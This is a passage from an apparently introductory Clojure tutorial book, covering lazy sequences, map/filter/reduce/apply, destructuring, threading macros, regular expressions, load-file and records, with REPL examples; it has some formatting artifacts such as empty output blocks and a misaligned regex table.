
Output

```
4
```

Now think about `partition` and other functions that that work on collections and try it for yourself:

```
(seq [1 2 3])
```

Output

```
```

```
(seq '(1 2 3))
```

Output

```
```

```
(seq #{1 2 3})
```

Output

```
```

```
(seq {1 "one" 2 "two" 3 "three"})
```

Output

```
```

```
(partition 2 {1 "one" 2 "two" 3 "three" 4 "four"})
```

Output

```
```

```
(partition 2 (seq {1 "one" 2 "two" 3 "three" 4 "four"}))
```

Output

```
(partition 2 '(1 2 3 4))
```

Output

```
(partition 2 (seq '(1 2 3 4)))
```

Output

```
(partition 2 #{1 2 3 4})
```

Output

```
(partition 2 (seq #{1 2 3 4}))
```

Output

```
(partition 2 [1 2 3 4])
```

Output

```
(partition 2 (seq [1 2 3 4]))
```

Output

Do you think `partition` implements several algorithms, say one for list, one for vector and so on? Or it has a smarter implementation?

[1] https://clojuredocs.org/clojure.core/seq

Chapter 13. Lazy Sequence

Some sequences are evaluated only when they need to be evaluated, these are called lazy sequence. For example, you can very easily create a lazy sequence of infinite numbers, your computer won't crash.

It's like this, when I say infinite, your brain doesn't crash, it just knows the concept of infinity and how it would fit into mathematics, when you need to use it in mathematics say in calculus, you still are able to apply and use it.

13.1. repeat

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/lazy_sequence_repeat.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

So let's take a look at `repeat` function. Take a look at the code below:

```
(def multiverse (repeat "universe"))
```

In the above code, we are creating a variable named `multiverse` which has many `"universe"` in it, theoretically it is infinite. So treating it as a sequence, let's take the first element from it:

```
(first multiverse)
```

Output

```
"universe"
```

And we get `"universe"`. Now let's take 5 elements from it:

```
(take 5 multiverse)
```

Output

```
("universe" "universe" "universe" "universe" "universe")
```

We get 5 universes. Let's take the `rest` from it:

```
(rest multiverse) ;; doesn't seem to work
```

And it throws an error, how can you get rest of infinite universes any way?

Similarly, `last` too throws error, how can you get the last element of infinite sequence?:

```
(last multiverse) ;; doesn't seem to work
```

Now let’s get the 10,001st multiverse:

```
(nth multiverse 10000)
```

Output

```
"universe"
```

Let’s get the 101st multiverse:

```
(nth multiverse 100)
```

Output

```
"universe"
```

It’s not that repeat creates infinite sequence, we can create finite sequence by telling Clojure how many times to repeat. The code below only creates 5 `"universe"`:

```
(repeat 5 "universe")
```

Output

```
("universe" "universe" "universe" "universe" "universe")
```

If we try to access the 7th element, it throws an exception:

```
(nth (repeat 5 "universe") 6)
```

Output

```
; Execution error (IndexOutOfBoundsException) at user/eval2056 (REPL:11).
; null
```

Whereas, since there are only 5 elements in `(repeat 5 "universe")`, the code below only retrieves the 4th element, so it works.

```
(nth (repeat 5 "universe") 3)
```

Output

```
"universe"
```

Since `(repeat 5 "universe")` has finite elements `rest` works on it without raising any exceptions:

```
(rest (repeat 5 "universe"))
```

Output

```
("universe" "universe" "universe" "universe")
```

similarly `last` too works on it:

```
(last (repeat 5 "universe"))
```

Output

```
"universe"
```

13.2. cycle

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/lazy_sequence_cycle.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Let's say you want to go through a sequence in a cyclical manner, then `cycle`is the function to use. Take a look at the code below:

```
(def multiverse (cycle ["universe" "antiverse"]))
```

Output

```
#'user/multiverse
```

The above code theoretically creates an infinite list, attaches it to a variable `multiverse` where every odd element is `"universe"` and every even element is `"antiverse"`. So the first element would be `"universe"`:

```
(first multiverse)
```

Output

```
"universe"
```

the second would be `"antiverse"`:

```
(second multiverse)
```

Output

```
"antiverse"
```

If we take 5 of it, it would alternate between `"universe"` and `"antiverse"` as shown:

```
(take 5 multiverse)
```

Output

```
("universe" "antiverse" "universe" "antiverse" "universe")
```

We can take any `nth` odd element, and it's going to be `"universe"`:

```
(nth multiverse 2000)
```

Output

```
"universe"
```

Similarly, any `nth` even element is going to be `"antiverse"`:

```
(nth multiverse 1783)
```

Output

```
"antiverse"
```

Now let's cycle some South Indian tiffin items:

```
(def tiffin-items
  (cycle ["idli", "vadai", "dosai", "sambar"]))
```

Output

```
#'user/tiffin-items
```

Let’s take the 6th element:

```
(nth tiffin-items 5)
```

Output

```
"vadai"
```

So the last element `"sambar"` is indexed 3, and hence the 0th element behaves like 5th and the 1st element behaves like 6th, like a never ending loop.

Now let’s take 10 `tiffin-items`, see ow it repeats again and again:

```
(take 10 tiffin-items)
```

Output

```
("idli" "vadai" "dosai" "sambar" "idli" "vadai" "dosai" "sambar" "idli" "vadai")
```

13.3. iterate

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/lazy_sequence_iterate.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

`iterate` is a very interesting function I found in Clojure, let’s see an example:

```
(def all-numbers (iterate inc 1))
```

Output

```
#'user/all-numbers
```

In the above code we have `(iterate inc 1)`, that is `iterate` takes `inc` as first argument and as a second takes a value. This is assigned to `all-numbers`. Now let's look what will happen if we take the 25th element:

```
(nth all-numbers 24)
```

Output

```
25
```

Doesn't the output look like we are applying increment `inc` on 1 24 times?

Now let's take first 10 elements:

```
(take 10 all-numbers)
```

Output

```
(1 2 3 4 5 6 7 8 9 10)
```

Look's like the first element 1 is the value we passed to iterate, and looks like 2 is `(inc 1)`, 3 is `(inc (inc 1))`. This is what `iterate` documentation says https://clojuredocs.org/clojure.core/iterate.

Now let's create a function that squares a number:

```
(defn squared [num]
  (Math/pow num, 2))
```

Output

```
#'user/squared
```

Now let's iterate through squares of 5:

```
(def squares (iterate squared 5))
```

Output

```
#'user/squares
```

Now let's take the first three squares.

```
(take 3 squares)
```

Output

```
(5 25.0 625.0)
```

Here is the explanation:

First `5` in `(5 25.0 625.0)` is the second argument we pass to `iterate` in `(def squares (iterate squared 5))`, it’s returned as it is.

The second `25` is nothing but the first iteration `(square 5)`.

The third `625` is the second iteration `(square (square 5))`.

Chapter 14. map, filter, reduce, apply

14.1. map

Let’s say you have a function that acts on an argument, say `inc`, `(inc 1)` gives 2. Now if I want to make the `inc` work on a collection or sequence, how do I do it? Simple, pass it to the `map`, then followed by collection as shown:

```
(map inc [1 2 3])
```

Output

```
(2 3 4)
```

As you can see in the above case `map` makes each element in `[1 2 3]` be acted on by the `inc` method, collects the output in a list and returns it. So you get `(2 3 4)` as output.

In the case below I pass an anonymous function `(fn [x] (+ x 1))` to `map` and make it act upon `[1 2 3]`:

```
(map (fn [x] (+ x 1)) [1 2 3])
```

Output

```
(2 3 4)
```

It works just fine, it’s just to show that you need not have a predefined function and in Clojure you can build small functions just like that.

Execute the code below, it works same as the previous examples above:

```
(map #(+ % 1) [1 2 3])
```

Output

```
(2 3 4)
```

There is another way to write anonymous function `(fn [x] (+ x 1))`, it can be written as `#(+ % 1)`. You can define the function content between `#()`, the `%` signifies the argument been passed to the function, and we want to add 1 to it, so it becomes `#(+ % 1)`. Isn’t this better than `(fn [x] (+ x 1))`?

Let’s say we have a function that takes two arguments as shown:

```
(fn [x y]
  (+ (Math/pow x 2)
    (Math/pow y 2)))
```

In the above case the function takes two arguments and returns its sum of squares. Now how to make this function work with sequence? Simple pass it to map as shown:

```
(map (fn [x y]
       (+ (Math/pow x 2)
          (Math/pow y 2))))
```

Next pass the sequence for the first argument, in this case it's `x`:

```
(map (fn [x y]
       (+ (Math/pow x 2)
          (Math/pow y 2))) [1 2 3])
```

Next pass the sequence for the second argument, in this case its `y`:

```
(map (fn [x y]
       (+ (Math/pow x 2)
          (Math/pow y 2))) [1 2 3] [2 3 4])
```

Output

```
(5.0 13.0 25.0)
```

So the above code works as follows, `map` takes the first element from `[1 2 3]`, it's `1` in this case and the first element from `[2 3 4]`, it's `2` in this case and passes it to:

```
(fn [x y]
  (+ (Math/pow x 2)
    (Math/pow y 2)))
```

So this function sums and squares, and returns `5.0`, the map collects it in a list, and it becomes `(5.0)`.

Then `map` take the second argument from `[1 2 3]` which is `2`, and second in `[2 3 4]` which is `3` and passes it to the function, and the function returns `13.0`, which is appended to the list making it `(5.0 13.0)`, similarly the same is performed on third arguments of the passed sequences and the result `25.0` is appended to list, and it becomes `(5.0 13.0 25.0)`, this final list is returned out.

In the sample below I have a function called sum-of-squares:

```
(defn sum-of-squares [x y]
  (+ (Math/pow x 2)
     (Math/pow y 2)))
```

Which is nothing but giving a name to this anonymous function:

```
(fn [x y]
  (+ (Math/pow x 2)
    (Math/pow y 2)))
```

we had used previously. We use the name `sum-of-squares` with `map` and pass two sequences for `x` and `y` and get the same result as shown below:

```
(map sum-of-squares [1 2 3] [2 3 4])
```

Output

```
(5.0 13.0 25.0)
```

Below I have defined a function called `double-it`, which doubles the number passed:

```
(defn double-it [x]
  (* x 2))
```

Output

```
#'user/double-it
```

Let’s use it in map to double the numbers in a vector:

```
(map double-it [1 2 3])
```

Output

```
(2 4 6)
```

14.2. filter

`filter` collects and returns value of a sequence that when passed to a function returns `true`. For example `(odd? 1)` returns `true`, whereas `(odd? 2)` returns `false`. Look at the code below:

```
(filter odd? (range 1 11))
```

Output

```
(1 3 5 7 9)
```

We have `filter`, as its first argument we pass `odd?`, and as a second argument we pass numbers from 1 to 10 which is generated by `(range 1 11)`. Which ever number makes `` odd? true’s caught by the `filter `` and is returned out.

In the same way, below, even numbers are returned:

```
(filter even? (range 1 11))
```

Output

```
(2 4 6 8 10)
```

In the code below:

```
(filter #(> % 5) (range 1 11))
```

Output

```
(6 7 8 9 10)
```

To the `filter`, we pass an anonymous function `#()` whose argument `#(%)` should be greater `#(> %)` than 5 `#(> % 5)`. And all numbers greater than 5, between 1 and 10 are returned out in the above example.

In the examples below, all numbers from 1 to 10, that are less than 5 is returned out:

```
(filter #(> 5 %) (range 1 11))
```

Output

```
(1 2 3 4)
```

```
(filter (fn [x] (> x 5)) (range 1 11))
```

Output

```
(6 7 8 9 10)
```

In the code below I define a function called `greater-than-5`, which returns true if a number is greater than 5:

```
(defn greater-than-5 [x]
  (> x 5))
```

I use it with `filter` to find numbers that are greater than 5 as shown below:

```
(filter greater-than-5 (range 1 11))
```

Output

```
(6 7 8 9 10)
```

14.3. reduce

`reduce` reduces a sequence to a single value, or object depending on the function you pass. Take the example below:

```
(reduce + [1 2 3 4])
```

Output

```
10
```

To `reduce` we pass function `+` and as a second argument a sequence `[1 2 3 4]`. You can think `reduce` rewrites the code as follows:

```
(+ 4 (+ 3 (+ 1 2)))
```

This reduces the sequence to a single number 10.

Here is a way to multiply a sequence using reduce:

```
(reduce * [1 2 3 4])
```

Output

```
24
```

Let’s define our own function `add` which accepts two numbers and returns the result:

```
(defn add [a b]
  (+ a b))
```

Output

```
#'user/add
```

We can use it in reduce, just as we used `+` before:

```
(reduce add [1 2 3 4])
```

Output

```
10
```

We can imagine reduce rewrites the above code as shown:

```
(add 4 (add 3 (add 1 2)))
```

Similarly, I wrote my own `multiply` function:

```
(defn multiply [a b]
  (* a b))
```

Output

```
#'user/multiply
```

and used it with `reduce`:

```
(reduce multiply [1 2 3 4])
```

Output

```
24
```

14.4. apply

Let’s take the + function, it can add numbers like this:

```
(+ 1 2 3 4)
```

Output

```
10
```

But if you give it a sequence, it would fail:

```
(+ [1 2 3 4]) ;; error
```

Output

```
; Execution error (ClassCastException) at java.lang.Class/cast (Class.java:3921).
; Cannot cast clojure.lang.PersistentVector to java.lang.Number
```

Now let’s pass this + and the sequence to `apply` function:

```
(apply + [1 2 3 4])
```

Output

```
10
```

And it works. That’s because you can imagine apply rewrites the code as shown:

```
(+ 1 2 3 4)
```

A sequence could be a vector, list or map, so below we are using it on a list of numbers:

```
(apply + '(1 2 3 4))
```

Output

```
10
```

Let me write a function that receives two arguments and all it does is to print it:

```
(defn my-function [arg1 arg2]
  (println "Argument 1:" arg1)
  (println "Argument 2:" arg2))
```

Output

```
#'user/my-function
```

I can use this function by giving two arguments to it:

```
(my-function "one" "two")
```

Output

```
Argument 1: one
Argument 2: two
nil
```

If the argument is a vector / sequence containing two elements, this would fail:

```
(my-function ["one" "two"]) ;; error
```

Output

```
; Execution error (ArityException) at user/eval2061 (REPL:17).
; Wrong number of args (1) passed to: user/my-function
```

All we need to do is to pass the function and sequence to `apply` for it to work:

```
(apply my-function ["one" "two"])
```

Output

```
Argument 1: one
Argument 2: two
nil
```

Chapter 15. Destructuring

Clojure provides rich variety of data types to pack your data like list, vector, maps, set and so on. To make computations with it, you need to unpack it, put the necessary values in variables, and use those variables for computation. This section tells you how to do it.

Take a look at the program `vector_destructuring.clj` which is shown below, type it and execute it:

```
;; vector_destructuring.clj

(def people ["Rehmaan" "Kalaam"])

(let [[musician scientist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
nil
```

In the line `(def people ["Rehmaan" "Kalaam"])` we pack `"Rehmaan"` and `"Kalaam"` into vector and assign it a name `people`. Now here:

```
(let [[musician scientist] people]
  ;; other code goes here
 )
```

in `let`, take a look at `[[musician scientist] people]`. Variables `musician` and `scientist` points to `people`. Clojure finds out that `people` contains `"Rehmaan"` and `"Kalaam"` and unpacks `"Rehmaan"` to `musician` and `"Kalaam"` to `scientist`. Finally, we print out `musician` and `scientist` using the `println` function as shown below:

```
(let [[musician scientist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist))
```

Take a look at the code `vector_destructuring_2.clj` below, type it and execute it.

```
;; vector_destructuring_2.clj

(def people ["Rehmaan" "Kalaam"])

(let [[musician scientist artist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist)
  (println "Artist is" artist))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
Artist is nil
nil
```

In the above code we see variable `people` is assigned to a vector that contains only 2 values `["Rehmaan" "Kalaam"]`. Whereas in the let block we are trying to destructure it into three variables namely `musician`, `scientist`, and `artist` as shown:

```
(let [[musician scientist artist] people]
  ;; other stuff goes here
  )
```

In this case the first two variables, `musician` gets populated with `"Rehmaan"` and `scientist` gets populated with `"Kalaam"`, but `artist` gets `nil`. So when you print them, we get `nil` getting printed for `artist`.

Now look at the code `vector_destructuring_3.clj` shown below, type it and execute it.

```
;; vector_destructuring_3.clj

(def people ["Rehmaan" "Kalaam" "Hussein" "Madhavan"])

(let [[musician scientist artist] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist)
  (println "Artist is" artist))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
Artist is Hussein
nil
```

In the above code we see there are 4 values in `people`, while you are destructuring it into three variables as shown:

```
(let [[musician scientist artist] people]
  ;; other code goes here
  )
```

We see that `musician` gets populated with `"Rehmaan"`, `scientist` gets populated with `"Kalaam"`, and `artist` gets populated with `"Hussein"`, but the last value in `people` that is `"Madhavan"` gets left out.

In the code below:

```clojure
;; vector_destructuring_4.clj

(def people ["Rehmaan" "Kalaam" "Hussein" "Madhavan"])

(let [[musician scientist artist actor] people]
  (println "Musician is" musician)
  (println "Scientist is" scientist)
  (println "Artist is" artist)
  (println "Actor is" actor))
```

Output

```
Musician is Rehmaan
Scientist is Kalaam
Artist is Hussein
Actor is Madhavan
nil
```

All values in `people` gets unpacked properly into the variables `musician`, `scientist`, `artist` and `actor`.

It's a convention to use underscore `for values we won't use, in code below we need only to use scientist and actor, for other unused values we capture it into a variable named`.

```clojure
;; vector_destructuring_5.clj

(def people ["Rehmaan" "Kalaam" "Hussein" "Madhavan"])

(let [[_ scientist _ actor] people]
  (println "Scientist is" scientist)
  (println "Actor is" actor))
```

Output

```
Scientist is Kalaam
Actor is Madhavan
nil
```

This is just to denote to the humans reading code that we are not using it.

Though in the above programs we have destructured vectors, it would work perfectly okay with list too, it’s left to the reader to practice it out.

Clojure also provides a way to destructure maps, look at the code `map_destructuring.clj` below. type it and execute it.

```
;; map_destructuring.clj

(def people
  {:musician "Rehmaan"
   :scientist "Kalaam"
   :artist "Hussein"
   :actor "Madhavan"})

(let [{scientist :scientist actor :actor} people]
  (println "Scientist is" scientist)
  (println "Actor is" actor))
```

Output

```
Scientist is Kalaam
Actor is Madhavan
nil
```

So if you look at:

```
(def people
  {:musician "Rehmaan"
   :scientist "Kalaam"
   :artist "Hussein"
   :actor "Madhavan"})
```

We have got a map of people with their profession as keyword and name as string. We can destructure this map using keywords as shown:

```
(let [{scientist :scientist actor :actor} people]
    ;; other stuff here
  )
```

In the code above look at `[{scientist :scientist actor :actor} people]` see how `{scientist :scientist actor :actor}` points at `people`.

Now take a look at `{scientist :scientist actor :actor}`, that kind of looks like a map in reverse. You have got variable `scientist` followed by keyword `:scientist`, this pulls out `(:scientist people)` and assigns it to the variable `scientist`, similarly variable `actor` get assigned in the same way, and they are used in the code respectively.

It becomes super easy to selectively pick values from a map, put it into variable and use it in Clojure.

Chapter 16. Threading Macros

If you are from other programming languages, don’t confuse threading with threads, that is executing chunks of code in parallel. In Clojure threading means a way of writing Clojure code that might seem intuitive to you. You will get it as you read this chapter.

16.1. Thread First

Now consider the program below, run it.

```
(-> 5
    (Math/pow 2))
```

Output

```
25.0
```

You will get output as 25, from it, you might have guessed that Clojure would have written your program like this:

```
(Math/pow 5 2)
```

And would have executed it.

The `→` is called thread first that is if you write

```
(-> 5)
```

Then follow it by a function say `Math/pow`:

```
(-> 5
    (Math/pow 2))
```

the thread first will put `5` as first argument to the function `Math/pow`, that is it will become equivalent to:

```
(Math/pow 5 2)
```

Now consider the code below, we have `5` being passed as first argument to `(Math/pow 2)` and then to `inc`. Execute the program below:

```
(-> 5
    (Math/pow 2)
    inc)
```

Output

```
26.0
```

It gives `26.0` as output. The above program:

```
(-> 5
    (Math/pow 2)
    inc)
```

In it’s first step can be written as shown:

```
(-> (Math/pow 5 2)
    inc)
```

Now `(Math/pow 5 2)` is passed as first argument to `inc` and the code becomes as shown:

```
(inc (Math/pow 5 2))
```

So it gives an output of 26.0

Take a look at the program below, execute it:

```
(-> 10
    inc
    (* 2)
    (+ 5))
```

Output

```
27
```

It can be written as shown:

```
(+ (* (inc 10) 2) 5)
```

Which when executed gives 27.

16.2. Thread Last

If thread first puts the stuff passed to it as first argument to a function, then thread last puts what's passed to it as a last argument to the subsequent functions. Let's see an example.

Execute the code below:

```
(->> 5
    (Math/pow 2))
```

Output

```
32.0
```

So 5 is passed to thread last ->> so the code above can be written as:

```
(Math/pow 2 5)
```

That is 5 will put at the last of (Math/pow 2). So it gets executed to 32.0.

Now take the example below:

```
(->> 5
     (Math/pow 2)
     inc)
```

Output

```
33.0
```

This can be rewritten as:

```
(inc (Math/pow 2 5))
```

Which gets executed to 33.0

16.3. Thread as

Sometimes you might need to pass a threaded value at an arbitrary location in a function, in such cases you can use the thread as as-> function.

In the code below:

```
(as-> 5 x
  (Math/pow x 2))
```

Output

```
25.0
```

The threaded value is loaded into the variable `x`, and you can place x anywhere in the function where it might need to b e passed. In the above example we place it like this `(Math/pow x 2)`, so x^2 is calculated.

In the below example:

```
(as-> 5 x
  (Math/pow 2 x))
```

Output

```
32.0
```

We pass `x` as last argument to `Math/pow` so 2^x is calculated.

16.4. Conditional Threading

Let say you want to thread depending on a condition, then you can use conditional threading, take the example below execute it.

```
(let [a 11]
  (cond-> []
   (odd? a) (conj (* a 2))
   (even? a) (conj (/ a 2))))
```

Output

```
[22]
```

The code above looks like this:

```
(let [a 11]
  (cond-> []
   (odd? a) (conj (* a 2))
   (even? a) (conj (/ a 2))))
```

The `cond→` is called conditional threading operator, and we have passed an empty array to it:

```
(let [a 11]
  (cond-> []
   ....))
```

After the `cond→ []` we have conditions, conditional thread executes when the condition is true, the above code can be rewritten as

```
(let [a 11]
  (cond
   (odd? a) (conj [] (* a 2))
   (even? a) (conj [] (/ a 2))))
```

In the above example `a` is odd and hance `(conj [] (* a 2))` besides `(odd? a)` gets executed, and we get `22` as output.

Te example below has subtle difference, in the above example we used conditional thread first `cond→`, here we use conditional thread last `cond→>`.

Type the code and execute it:

```
(let [a 10]
  (cond->> 1
   (odd? a) (* a 2)
   (even? a) (/ a 2)))
```

Output

```
5
```

The code above can be rewritten as:

```
(let [a 10]
  (cond
   (odd? a) (* a 2 1)
   (even? a) (/ a 2 1)))
```

Since `a` is even the code next to `(even? a)`, that is `(/ a 2 1)` gets executed, mathematically this is $\frac{\frac{10}{2}}{1}$, so we get `5` as output.

Chapter 17. Regular Expression

We know what a string is, it's set of characters that's enclosed between `"` and `"` (double quotes). Shown below is a string:

```
"A string"
```

Output

```
"A string"
```

When we look at its type, it does tell us that it's a string:

```
(type "A string")
```

Output

```
java.lang.String
```

Now what will happen if we enclose a set of characters between `#"` and `"`? Below I have enclosed `regexp` between `#"` and `"`:

```
#"regexp"
```

Output

```
#"regexp"
```

Whe I query about its type I get to know that it's a `java.util.regex.Pattern`, that is its not a string, it's a pattern.

```
(type #"regexp")
```

Output

```
java.util.regex.Pattern
```

Regular expressions are a thing which can be used to find if some kind of patterns occur in a string. For example email address has a pattern. Say if my email is mindaslab@protonmail.com, then mindaslab is my username followed by an @ symbol, com is a top level domain, and protonmail is a subdomain of com. The subdomain and top level domains are separated by a dot. When you see a lot of email addresses, you may think <username>@<subdomain>.<top level domain> is a regular expression of an email.

Similarly, if you see a lot of postal addresses, then you might know that house number and street name appears at the top, the pin code or zip code is at the bottom.

These regular expressions will help you know if you are looking at an email address or a postal address if when presented to you.

Your brain has millions of years of evolution and lots of experience to get these things in a jiffy, for computers, its we programmers must say how to scan for patterns in a string and identify what it is.

Now let's write a regular expression to identify just one digit. It's `#"\d"`, the `#"` means start of the regular expression, and `"` means end of the regular expression. In between the `\d` means we are looking for just one digit. Here the `\` is an escape sequence which makes `#"\d"` search for a digit rather than letter d.

There is a function called `re-matches` which we can use to see if a string matches a regular expression. Let's see `"There is no number here.` matches `#"\d"`:

```
(re-matches #"\d" "There is no number here.")
```

Output

```
nil
```

It doesn't as there is no number in the string.

Now let's if `"\d+"` matches `"4"`:

```
(re-matches #"\d" "4")
```

Output

```
"4"
```

And it does, as `"4"` contains just one digit and that's what `#"\d"` searches for.

Now le's see `"\d+"` matches `"42"`:

```
(re-matches #"\d" "42")
```

Output

```
nil
```

And it doesn’t, because "42" contains more than one digit.

In order to say one or mode in regular expression we use the ` symbol, so `"\d" means search for one or more numbers. Look at the example below:

```
(re-matches #"\d+" "42")
```

Output

```
"42"
```

It matches, because "42" contains more than one digit.

I may be surprising that "\d+" does not match "42 is the ultimate answer." as shown below:

```
(re-matches #"\d+" "42 is the ultimate answer.")
```

Output

```
nil
```

That’s because re-matches looks if a string exactly matches a regular expression. "42 is the ultimate answer." contains 42 followed by space and other words which is not a tight fit for "\d+", hence it throws out a nil.

In order to find a pattern in a string, we can use re-find as shown:

```
(re-find #"\d+" "42 is the ultimate answer.")
```

Output

```
"42"
```

This does output "42", and hence we can convince ourselves it can fish out a pattern from a string.

Now let’s search for 2 digit numbers as shown below:

```
(re-find #"\d+" "42 is the ultimate answer, and so is 52.")
```

Output

```
"42"
```

If you thought it would find both `"42"` and "`52"`, you would be disappointed, as you can see only `"42"` above. `re-find` returns only the first match:

```
(re-find #"\d+" "Forty two is the ultimate answer, and so is 52.")
```

Output

```
"52"
```

As you can see from the above example, `re-find` returns only the first match `"52"`.

In order to get all matches, use `re-seq`:

```
(re-seq #"\d+" "42 is the ultimate answer, and so is 52.")
```

Output

```
("42" "52")
```

This returns a sequence with all strings that match the regular expression, in our case its `"\d+"`.

17.1. Case sensitive and insensitive matches

Now let's say we have regular expression `#"abc"`, this would help us to match and find letters `abc` in a string, but not `ABC`, because `ABC` are capital letters, there is a trick in regexp to make it cae insensitive. You can tell Clojure to make the regexp case-insensitive by adding `(?i)` to regexp as shown:

```
(re-seq #"(?i)abc" "abc are small letters and ABC are capitals.")
```

Output

```
("abc" "ABC")
```

So `#"(?i)abc"` matches `"abc"`, `"ABC"`, `"AbC"` and so on.

Below you can see how `#"abc"` does not match `"ABC"`:

```
(re-seq #"abc" "abc are small letters and ABC are capitals.")
```

Output

```
("abc")
```

In the example below you can see how `#"(?i)ABC"` matches `"abc"`, `"ABC"` because it's case-insensitive:

```
(re-seq #"(?i)ABC" "abc are small letters and ABC are capitals.")
```

Output

```
("abc" "ABC")
```

A another case insensitive regular expression is `#"(?i)abC"` in action:

```
(re-seq #"(?i)abC" "abc are small letters and ABC are capitals.")
```

Output

```
("abc" "ABC")
```

17.2. Scanning for range of characters

Now let's check for ranges, let's say you want to scan for capital letters, that is you want one or more of them, for that you must use `` `, and capital letters rage from A to Z, so in regexp you can write it as shown `#"[A-Z]" ``. That means scan for one or more capital letters that range from A to Z. Let's try out an example program:

```
(re-seq #"[A-Z]+" "Finds all CAPITAL letter WORDS.")
```

Output

```
("F" "CAPITAL" "WORDS")
```

It seems to work.

17.3. Using with string functions

Some of string functions in Clojure accepts regular expressions too, let’s see them in action.

First we require Clojure string library as `str``:

```
(require '[clojure.string :as str])
```

In the code below, we have lot’s of spaces in `"There are lots of spaces"`, we create a regular expression `#"\s+"` which means more than one space, we tell `replace` function to replace on or more spaces with a single space:

```
(str/replace "There   are     lots of   spaces" #"\s+" " ")
```

Output

```
"There are lots of spaces"
```

It works.

In the code below we use a split function:

```
(str/split "There   are     lots of   spaces" #"\s")
```

Output

```
["There" "" "" "are" "" "" "" "" "lots" "of" "" "" "spaces"]
```

We tell the `split` to split `"There are lots of spaces"` with a single space `#"\s"` so we get what we get above, I think this is not the intended result. What we should have done is to tell it to split with one or more spaces as shown below:

```
(str/split "There   are     lots of   spaces" #"\s+")
```

Output

```
["There" "are" "lots" "of" "spaces"]
```

We get a nice split where the words are split.

17.4. Things to remember

There are some things you need to remember, or at least refer from time to time when you want to use regular expressions. Those are mentioned in table below [1].

Thing	What it means
.	Any single character
\w	Any word character (letter, number, underscore)
\W	Any non-word character
\d	Any digit
\D	Any non-digit
\s	Any whitespace character
\S	Any non-whitespace character
\b	Any word boundary character
^	Start of line
$	End of line
\A	Start of string
\z	End of string
[abc]	A single character of
a, b or c	[^abc]
Any single character except	a, b, or c
[a-z]	Any single character in the range a-z
[a-zA-Z]	Any single character in the range a-z or A-Z
(…)	Capture everything enclosed
(a|b)	a or b
a?	Zero or one of a
a*	Zero or more of a
a+	One or more of a
a{3}	Exactly 3 of a
a{3,}	3 or more of a
a{3,6}	Between 3 and 6 of a
i	case-insensitive
m	make dot match newlines
x	ignore whitespace in regex
o	perform #{…} substitutions only once

Don’t panic if you don’t understand it, you will catch up.

17.5. Lot’s more left out

Regular expression is a huge topic and this book gives just an introduction, it tells you there is something called regular expression, and that’t it. I will try to add more content in upcoming releases. To learn more one can refer Mastering Regular Expressions https://amzn.to/3YvByJM, and Regular Expression Pocket Reference https://amzn.to/3DNXvtQ.

[1] I got this list from http://rubular.com/

Chapter 18. Splitting Large Programs

A very small one line Clojure script could be written in a Clojure REPL, a larger one could be written in a file, but what happens when you have too large script in a file, and it becomes difficult to manage? Well you can split it into multiple files. This section explains how to load scripts in another file into your Clojure code.

So let's say you have program as shown below:

```
;; calculator.clj

(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))

(def a 5)
(def b 3)

(println a " + " b " = " (add a b))
(println a " - " b " = " (sub a b))
```

Output

```
5  +  3  =  8
5  -  3  =  2
```

It works okay, but if you see one file does two things. First there is a definition of calculation functions `add` and `sub`:

```
(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))
```

Then you are using it to compute something:

```
(def a 5)
(def b 3)

(println a " + " b " = " (add a b))
(println a " - " b " = " (sub a b))
```

Won't it be better if we can split it into two different programs? So we cut up the function definitions and put it into a file called `calc_lib.clj`:

```clojure
;; calc_lib.clj

(defn add [a b]
  (+ a b))

(defn sub [a b]
  (- a b))
```

The in another file called `calc_ui.clj` we type in code as shown below:

```clojure
;; calc_ui.clj

(load-file "calc_lib.clj")

(def a 5)
(def b 3)

(println a " + " b " = " (add a b))
(println a " - " b " = " (sub a b))
```

Look at the line `(load-file "calc_lib.clj")`, here we load the `calc_lib.clj` file in `calc_ui.clj`. Now we can find the result of adding and subtracting 5 and 3.

Since we have separated calculation functions and put it as a separate file, you can include it in another where say you want to find the addition and difference of between say 8 and 5. This increases reusability.

Chapter 19. Records and Protocols

If you want to learn records and protocols watching video's, here is one https://www.youtube.com/watch?v=xpH6RGjZwNg.

Clojure came during an era when Object-Oriented Programming (OOP) was at a peak, then, due to large code bases OOP started to fail and people started looking into functional programming. So I find it not surprising that Clojure gives some ways to create objects and do stuff with them.

In Clojure Object is nothing but a glorified map, and nothing more. You may not use it, but you can.

19.1. Creating objects

For this section you can use this code https://gitlab.com/clojure-book/code/-/raw/master/record.clj, copy and paste lines in it one by one in your REPL that either runs in your terminal or the ones that is integrated with your IDE.

Objects are called Records in Clojure, so let's create our first record called `Car` which would hold the `name` and `top-speed` of the car as shown:

```
(defrecord Car [name top-speed])
```

Output

```
user.Car
```

As you see from the output this creates something called `user.Car`. `user` is the default namespace, and I think `.Car` represents the record. If `Car` was just a variable, we would have got an output like `user/Car`.

Now let's define a variable called `tata-nano`:

```
(def tata-nano)
```

Of the type `Car`:

```
(def tata-nano (->Car))
```

While we created record `Car`, the first thing we specified was `name` and then `top-speed`, so in that same order, let's give a name for `tata-nano`

```
(def tata-nano (->Car "Tata Nano"))
```

And specify it's top speed as `120`:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Let's now execute the code above:

```
(def tata-nano (->Car "Tata Nano" 120))
```

Output

```
#'user/tata-nano
```

So a variable `tata-nano` is created in `user` namespace, this is not a simple value, but an object containing two values.

Object is a glorified map in Clojure, so you can access `:name` of `tata-nano` just like you do with a map as shown:

```
(:name tata-nano)
```

Output

```
"Tata Nano"
```

```
(get tata-nano :name)
```

Output

```
"Tata Nano"
```

Similarly, you can access it's top speed:

```
(:top-speed tata-nano)
```

Output

```
120
```

```
(get tata-nano :top-speed)
```

Output

```
120
```

